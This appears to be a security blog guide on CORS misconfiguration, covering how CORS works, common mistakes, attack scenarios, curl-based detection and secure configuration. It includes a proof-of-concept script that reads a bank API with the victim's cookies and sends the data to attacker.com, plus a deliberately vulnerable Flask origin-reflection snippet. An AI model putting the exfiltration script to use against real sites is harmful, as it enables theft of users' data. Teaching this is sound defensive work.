







What is CORS Misconfiguration? Exploitation, Risks & Prevention Guide (2026)
Imagine this: a developer at a fintech startup launches a new API endpoint. To speed up testing, they configure the server to accept requests from any origin. They push to production, move on, and forget about it. Six months later, a threat actor discovers that endpoint, crafts a malicious webpage, tricks authenticated users into visiting it, and silently siphons account data all because of one misconfigured HTTP header.
Thank you for reading this post, don't forget to subscribe!This is not hypothetical. CORS misconfiguration is one of the most consistently exploited vulnerabilities in modern web applications, and it quietly undermines the security of APIs, SaaS platforms, and enterprise systems worldwide.
Cross-Origin Resource Sharing (CORS) is a browser security mechanism. When it is configured correctly, it protects users and data. When it is misconfigured even slightly it becomes an open door for attackers to perform cross-site data theft, account takeover, and unauthorized API access.
In this guide, you will learn exactly how CORS works, where developers go wrong, how attackers exploit these mistakes, and most importantly how to prevent CORS misconfiguration in your own applications. Whether you are a developer, security engineer, or penetration tester, this is the definitive 2026 reference.
What is CORS? A Quick Foundation
Before we go deeper into CORS misconfiguration, let us understand what CORS actually does and why it exists.
Browsers enforce a rule called the Same-Origin Policy (SOP). This policy prevents a webpage loaded from one origin (say, https://attacker.com) from making requests to a different origin (say, https://bank.com) and reading the response. This is a critical browser security control.
However, legitimate web applications often need to load resources across origins. A React frontend hosted on app.example.com may need to talk to an API at api.example.com. This is where CORS comes in it is a controlled way to relax the Same-Origin Policy.
The analogy: Think of CORS like a bouncer at an exclusive club. The club (your API) has a list of approved guests (allowed origins). If you are on the list, you get in. If not, you are blocked at the door. CORS misconfiguration is when someone tells the bouncer to let everyone in, or worse, to let anyone in as long as they say they are on the list.
How CORS Works: Technical Breakdown
The Origin Concept
An origin is defined by three components: protocol, hostname, and port.
https://example.com:443→ one originhttp://example.com:80→ a different origin (different protocol)https://api.example.com:443→ a different origin (different subdomain)
Two URLs are “same origin” only if all three parts match exactly.
The Key CORS Headers
When a browser makes a cross-origin request, the server responds with CORS headers that tell the browser what is permitted:

| Header | Purpose |
|---|---|
Access-Control-Allow-Origin | Specifies which origins can read the response |
Access-Control-Allow-Credentials | Whether cookies/auth tokens can be sent |
Access-Control-Allow-Methods | Which HTTP methods are permitted |
Access-Control-Allow-Headers | Which request headers are allowed |
Access-Control-Max-Age | How long the preflight result can be cached |
The Preflight Flow
For non-simple requests (those using PUT, DELETE, or custom headers), the browser sends a preflight request an HTTP OPTIONS request to check if the server allows the cross-origin call. If the server’s response approves it, the actual request proceeds.
Simple flow:
- Browser sends
Origin: https://attacker.comin the request header. - Server responds with
Access-Control-Allow-Origin: https://trusted.com. - Browser checks: does the origin match? If not, it blocks the response from JavaScript.
The key insight: CORS headers are enforced by the browser, not the server. The server always receives the request. CORS only controls what the browser will expose to JavaScript. This is a critical misunderstanding many developers have and attackers exploit it.
What is CORS Misconfiguration?
CORS misconfiguration occurs when a server’s CORS policy is defined incorrectly, too broadly, or dynamically in ways that allow untrusted origins to access sensitive resources. The browser trusts the server’s CORS headers completely. If those headers are wrong, browser protections fail.
Types of CORS Misconfiguration
1. Wildcard Origin with Credentials
The most dangerous combination. Setting Access-Control-Allow-Origin: * means any origin can read the response. However, browsers block this when Access-Control-Allow-Credentials: true is also set — so some servers dynamically reflect the request origin instead.
Request Header:   Origin: https://evil.com
Response Header:  Access-Control-Allow-Origin: https://evil.com
Response Header:  Access-Control-Allow-Credentials: true
This is worse than a wildcard. The server is now explicitly telling the browser to let an attacker’s site read authenticated responses.
2. Reflected Origin (Dynamic Without Validation)
Server code that blindly echoes back whatever Origin header the client sends. If there is no whitelist check, any domain becomes a trusted origin.
# Vulnerable Python/Flask example
origin = request.headers.get('Origin')
response.headers['Access-Control-Allow-Origin'] = origin  # No validation!
3. Weak Regex Validation
Some developers try to validate origins using regular expressions, but write patterns that are too permissive.
Example: A regex meant to allow example.com subdomains:
^https://.*example\.com$
This also matches https://attackerexample.com or https://example.com.evil.com. A subtle but devastating flaw.
4. Trusting null Origin
The null origin is sent by browsers in certain situations — sandboxed iframes, local HTML files, and some redirects. If a server trusts null:
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
An attacker can use a sandboxed iframe to generate a null origin request, bypassing all domain-based controls.
5. Overly Broad Subdomain Wildcards
Allowing all subdomains of a domain (*.example.com) can be exploited if any subdomain is compromised, forgotten, or can be claimed by an attacker (subdomain takeover).
How Attackers Exploit CORS Misconfiguration
Understanding the attack chain is essential for building effective defenses.
Attack Scenario 1: Authenticated Data Theft
Target: A banking application with a reflected-origin CORS vulnerability on its /api/account/details endpoint.
Step 1: Attacker discovers the API reflects the Origin header with credentials enabled.
Step 2: Attacker hosts a malicious page at https://attacker.com/steal.html:
fetch('https://bank.com/api/account/details', {
  credentials: 'include'  // Sends victim's session cookies
})
.then(r => r.json())
.then(data => {
  // Exfiltrate data to attacker server
  fetch('https://attacker.com/log?d=' + btoa(JSON.stringify(data)));
});
Step 3: Attacker tricks the victim into visiting steal.html via phishing, a malicious ad, or a compromised third-party site.
Step 4: The victim’s browser sends the request to bank.com with their session cookies. The API responds with account data. The browser, seeing the permissive CORS headers, allows JavaScript to read the response. The data is exfiltrated silently.
The victim sees nothing. The attacker now has their account balance, transaction history, and potentially PII.
Attack Scenario 2: API Key or Token Theft
Modern single-page applications often store authentication tokens in memory or localStorage. If an API endpoint reflecting origins also returns token-refreshing endpoints, attackers can steal fresh authentication tokens without ever touching cookie-based sessions.
Attack Scenario 3: Subdomain Takeover + CORS Abuse
If a company’s CORS policy allows *.company.com and an attacker performs a subdomain takeover on old-staging.company.com (pointing it to their server), they now have a trusted origin that the main application will accept. From there, they can read any cross-origin response the victim’s browser fetches.
Real-World Examples of CORS Vulnerability
The Shopify Bug Bounty Case
Security researchers discovered that certain Shopify API endpoints reflected the Origin header without proper validation. An attacker could craft a malicious page that, when visited by an authenticated Shopify merchant, would silently read store data including customer details. Shopify patched this after responsible disclosure.
OAuth Flow Bypass via CORS
Several OAuth provider implementations were found to have CORS misconfigurations on token introspection endpoints. By exploiting reflected origins, attackers could use a victim’s browser as a proxy to validate stolen tokens and extract associated user profile data, effectively bypassing token-based access controls.
The null Origin Attack in Enterprise Apps
In 2023, security researchers documented cases where enterprise internal tools accessible only on corporate networks had null origin trusted. Attackers who could get employees to visit a malicious local HTML file (sent via email) could make authenticated API calls to these internal tools, exfiltrating sensitive business data.
Impact and Risks of CORS Misconfiguration
The consequences range from annoying to catastrophic, depending on what is exposed.
Data Exposure and Privacy Breach
User PII, financial records, health data, and private messages can all be silently read by attacker-controlled JavaScript. This triggers GDPR, HIPAA, and PCI-DSS violations, with fines that can reach millions.
Account Takeover
If session tokens, CSRF tokens, or authentication data are returned in API responses, a CORS exploit can lead directly to account takeover without ever compromising the user’s password.
API Abuse and Business Logic Exploitation
Attackers can use a victim’s browser as an authenticated proxy to perform actions on their behalf placing orders, changing settings, transferring funds by reading CSRF tokens and making subsequent authenticated requests.
Reputational and Regulatory Damage
A single disclosed CORS vulnerability that led to data exposure has ended careers, triggered regulatory investigations, and caused significant customer churn for affected organizations.
How to Detect CORS Misconfiguration
Manual Testing Approach
Test 1 — Reflected Origin Check:
Send a request with an arbitrary Origin header and check if it appears in the response:
curl -H "Origin: https://evil.com" -I https://target.com/api/data
If you see Access-Control-Allow-Origin: https://evil.com in the response, the origin is being reflected without validation.
Test 2 — Null Origin Test:
curl -H "Origin: null" -I https://target.com/api/data
If the response contains Access-Control-Allow-Origin: null, it is vulnerable.
Test 3 — Credential Check:
Look for Access-Control-Allow-Credentials: true alongside a wildcard or reflected origin. This is the combination that enables the most dangerous exploits.
Test 4 — Subdomain Regex Bypass:
Try origins like https://notexample.com or https://example.com.attacker.com to check for weak regex patterns.
Automated Detection Tools
- Burp Suite (Professional): Use the Scanner to detect CORS misconfigurations automatically.
- CORS Misconfiguration Scanner by s0md3v: A focused open-source tool for this specific class of vulnerability.
- Nuclei templates: Several community-contributed templates specifically target CORS reflection and
nullorigin trust. - OWASP ZAP: Has built-in passive scanning rules that flag broad CORS policies.
Prevention and Mitigation: Secure CORS Configuration
1. Define a Strict Origin Whitelist
Never reflect origins dynamically without validation against a hardcoded whitelist:
ALLOWED_ORIGINS = [
    "https://app.example.com",
    "https://admin.example.com"
]

def get_cors_origin(request_origin):
    if request_origin in ALLOWED_ORIGINS:
        return request_origin
    return None  # Return nothing if not whitelisted
2. Never Combine Wildcard with Credentials
The Access-Control-Allow-Origin: * with Access-Control-Allow-Credentials: true is blocked by browsers but some servers try to work around this by reflecting origins. Do not do this. If you need credentialed cross-origin requests, you must use an explicit, validated whitelist.
3. Restrict Allowed Methods and Headers
Do not allow all HTTP methods and headers by default:
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: Content-Type, Authorization
4. Never Trust the null Origin in Production
Remove any code or configuration that trusts a null origin in production environments. This is only acceptable in very specific, sandboxed development scenarios.
5. Use Framework-Level CORS Middleware
Most modern frameworks have well-tested CORS middleware. Use it instead of rolling your own:
- Node.js/Express:
corsnpm package with anoriginwhitelist - Django:
django-cors-headerswithCORS_ALLOWED_ORIGINS - Spring Boot:
@CrossOriginwith explicitoriginslist, or globalWebMvcConfigurer - ASP.NET Core:
.AddCors()with named policies and explicit origin lists
6. Audit Subdomains Regularly
Maintain an inventory of all active subdomains. Decommission unused ones. Monitor for subdomain takeover opportunities using tools like Subjack or SubOver. A compromised subdomain in a wildcard CORS policy is a full compromise of your API’s security boundary.
7. Set Appropriate Vary Headers
When dynamically serving different Access-Control-Allow-Origin values, always include Vary: Origin in your response. This prevents CDN and proxy caches from serving one user’s CORS-approved response to another user from a different origin.
CORS Misconfiguration Comparison Table
| Misconfiguration Type | Risk Level | Exploitability | Fix |
|---|---|---|---|
| Reflected origin (no validation) | Critical | Easy | Implement strict origin whitelist |
| Wildcard + credentials | Critical | Easy | Never combine; use explicit whitelist |
null origin trusted | High | Medium | Remove null from allowed origins |
Weak regex (.*example\.com) | High | Medium | Use exact string matching |
| Overly broad subdomain wildcard | High | Medium (needs subdomain takeover) | Enumerate and remove unused subdomains |
| Wildcard only (no credentials) | Low-Medium | Limited | Acceptable for public APIs; audit scope |
| Overly permissive methods/headers | Low | Low | Restrict to minimum required set |
CyberSamir Expert Tip
Most CORS vulnerabilities are discovered not through the main application, but through forgotten or legacy API endpoints.
When performing a security assessment, do not just test the primary API. Hunt for versioned endpoints (
/api/v1/,/api/v2/), internal admin paths, health check endpoints, and documentation URLs. Developers often apply CORS policies inconsistently across an application. A hardened primary API route may sit next to an unprotected legacy endpoint that returns the same sensitive data.Additionally, look for CORS headers on error responses. Some server frameworks reflect the
Originheader even in 400 and 500 error responses which can still be read by JavaScript and leveraged for fingerprinting or partial data extraction.
Key Takeaways
- CORS misconfiguration is one of the most common and dangerous web security flaws, found across startups and Fortune 500 companies alike.
- The most dangerous pattern is a reflected origin combined with
Access-Control-Allow-Credentials: trueit allows any attacker-controlled site to read authenticated API responses. - Trusting the
nullorigin is a frequently overlooked vulnerability that can be exploited via sandboxed iframes. - Weak regex patterns for origin validation are a consistent source of bypasses always use exact string matching from a whitelist.
- CORS misconfigurations can lead to data theft, account takeover, API abuse, and significant regulatory penalties.
- Detection is straightforward with manual
curltests and tools like Burp Suite, Nuclei, and dedicated CORS scanners. - Prevention requires a strict, server-side origin whitelist, proper framework-level CORS middleware, and regular subdomain audits.
- Always add
Vary: Originwhen serving dynamic CORS headers to prevent caching issues.
Conclusion
CORS misconfiguration remains one of the most underestimated vulnerabilities in modern web and API security. It does not require advanced exploitation techniques a few lines of JavaScript, a phishing link, and a misconfigured header can result in complete data exposure.
The good news is that CORS misconfiguration is entirely preventable. It requires discipline in implementation: define a strict whitelist, use trusted middleware, audit subdomains regularly, and test your CORS configuration as part of every security review.
At CyberSamir, we have seen CORS vulnerabilities in applications of all sizes from weekend side projects to enterprise SaaS platforms. The pattern is always the same: a developer prioritized speed over security, made a configuration shortcut, and left the door open.
Do not be that developer. Audit your CORS headers today. It takes ten minutes and could prevent a breach that takes years to recover from.
According to the official documentation from Mozilla Developer Network, CORS allows servers to specify which origins are permitted to access resources.
Internal Linking :